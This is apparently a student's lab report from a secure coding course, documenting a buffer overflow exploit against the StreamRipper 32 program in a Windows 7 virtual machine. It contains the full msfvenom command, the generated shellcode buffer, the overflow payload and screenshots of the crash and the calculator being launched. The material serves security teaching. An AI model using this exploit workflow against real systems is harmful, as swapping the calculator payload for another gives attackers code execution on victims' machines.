CSE 2010 || Secure Coding

WIN 20-21

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Topic: **Working with the memory vulnerabilities – Part II**

Lab experiment - Working with the memory vulnerabilities – Part II


Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis

- **Try to crash the Vuln_Program_Stream program and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**
  Example:
  msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
- **Change the default trigger to open control panel.**

- Generating payload.



Name	Date modified	Type	Size
exploit2	4/5/2021 10:37 PM	Python File	3 KB
payload	4/11/2021 4:56 PM	Text Document	5 KB

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



payload - Notepad

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0QJLK4RjKNmqMcZs1nm0uoBs07pePF0bHTqlKbOLGKOKeoKJPNUOR0VRHOVZ5mmom9okeel5VqlvjmPkKKPrUfemkCwR3SB0osZC0F3KOXUQsrMCTS0AA
```

-

- Now trying to crash vuln program using payload



StreamRipper 32

Max KB To Rip: 0

Relay Port: 10069

Search Text: 0F3KOXUQsrMCTS0AA


SRipper MFC Application

SRipper MFC Application has stopped working

A problem caused the program to stop working correctly. Please close the program.


Close the program

- Now payload got crashed successfully
- Now Generate shell code in kali linux using MSFvenom
- Change the default trigger from cmd.exe to calc.exe

- 


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe2\xdb\xd6\xd9\x72\xf4\x58\x50\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x69\x78\x4f"
buf += b"\x72\x63\x30\x77\x70\x47\x70\x43\x50\x6c\x49\x58\x65"
buf += b"\x66\x51\x6f\x30\x62\x44\x4c\x4b\x72\x70\x34\x70\x6c"
buf += b"\x4b\x70\x52\x66\x6c\x6c\x4b\x71\x42\x57\x64\x4e\x6b"
buf += b"\x33\x42\x64\x68\x46\x6f\x6f\x47\x53\x7a\x47\x56\x54"
buf += b"\x71\x6b\x4f\x6c\x6c\x65\x6c\x33\x51\x71\x6c\x56\x62"
buf += b"\x74\x6c\x37\x50\x49\x51\x48\x4f\x54\x4d\x37\x71\x6a"
buf += b"\x67\x6d\x32\x39\x62\x61\x42\x42\x77\x4e\x6b\x51\x42"
buf += b"\x36\x70\x6c\x4b\x42\x6a\x57\x4c\x6c\x4b\x32\x6c\x37"
buf += b"\x61\x52\x58\x58\x63\x63\x78\x46\x61\x4b\x61\x36\x31"
buf += b"\x4e\x6b\x66\x39\x55\x70\x77\x71\x6b\x63\x4c\x4b\x57"
buf += b"\x39\x32\x38\x38\x63\x44\x7a\x70\x49\x6e\x6b\x34\x74"
buf += b"\x4e\x6b\x43\x31\x69\x46\x74\x71\x69\x6f\x6e\x4c\x4b"
buf += b"\x71\x48\x4f\x64\x4d\x47\x71\x39\x57\x50\x38\x39\x70"
buf += b"\x44\x35\x39\x66\x73\x33\x31\x6d\x68\x78\x67\x4b\x63"
buf += b"\x4d\x37\x54\x31\x65\x38\x64\x73\x68\x4c\x4b\x50\x58"
buf += b"\x46\x44\x66\x61\x6a\x73\x71\x76\x6c\x4b\x66\x6c\x42"
buf += b"\x6b\x4c\x4b\x43\x68\x75\x4c\x76\x61\x79\x43\x6e\x6b"
buf += b"\x67\x74\x6c\x4b\x75\x51\x5a\x70\x6f\x79\x42\x64\x47"
buf += b"\x54\x51\x34\x63\x6b\x43\x6b\x65\x31\x30\x59\x50\x5a"
buf += b"\x62\x71\x6b\x4f\x4b\x50\x31\x4f\x43\x6f\x32\x7a\x6c"
buf += b"\x4b\x72\x32\x38\x6b\x4e\x6d\x31\x4d\x73\x5a\x35\x51"
buf += b"\x6e\x6d\x6b\x35\x6c\x72\x53\x30\x75\x50\x73\x30\x46"
buf += b"\x30\x63\x58\x34\x71\x4c\x4b\x50\x6f\x4f\x77\x39\x6f"
```

- Now payload is getting generated for changed shell code

- 


Name	Date modified	Type	Size
exploit2	4/5/2021 10:37 PM	Python File	3 KB
payload	4/11/2021 4:56 PM	Text Document	5 KB

- after executing exploit2.py script:(for calculator)

- 

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë Kḁ @%â0fÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQpK9XeUakpPdlK0Ptpnkf26lnk1
```

- After running it in vuln:
- Analysis
  - Vuln got crossed



StreamRipper 32

SRipper MFC Application

SRipper MFC Application has stopped working

A problem caused the program to stop working correctly. Please close the program.


Max KB To Rip: 0

Relay Port: 10069

Search Text: 0F3KOXUQsrMCTS0AA

Version 2.6

- After crossing the calculator opened



Calculator
View
Edit
Help
0
MC
MR
MS
M+
M-
←
CE
C
±
√
7
8
9
/
%
4
5
6
*
1/x
1
2
3
-
=
0
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+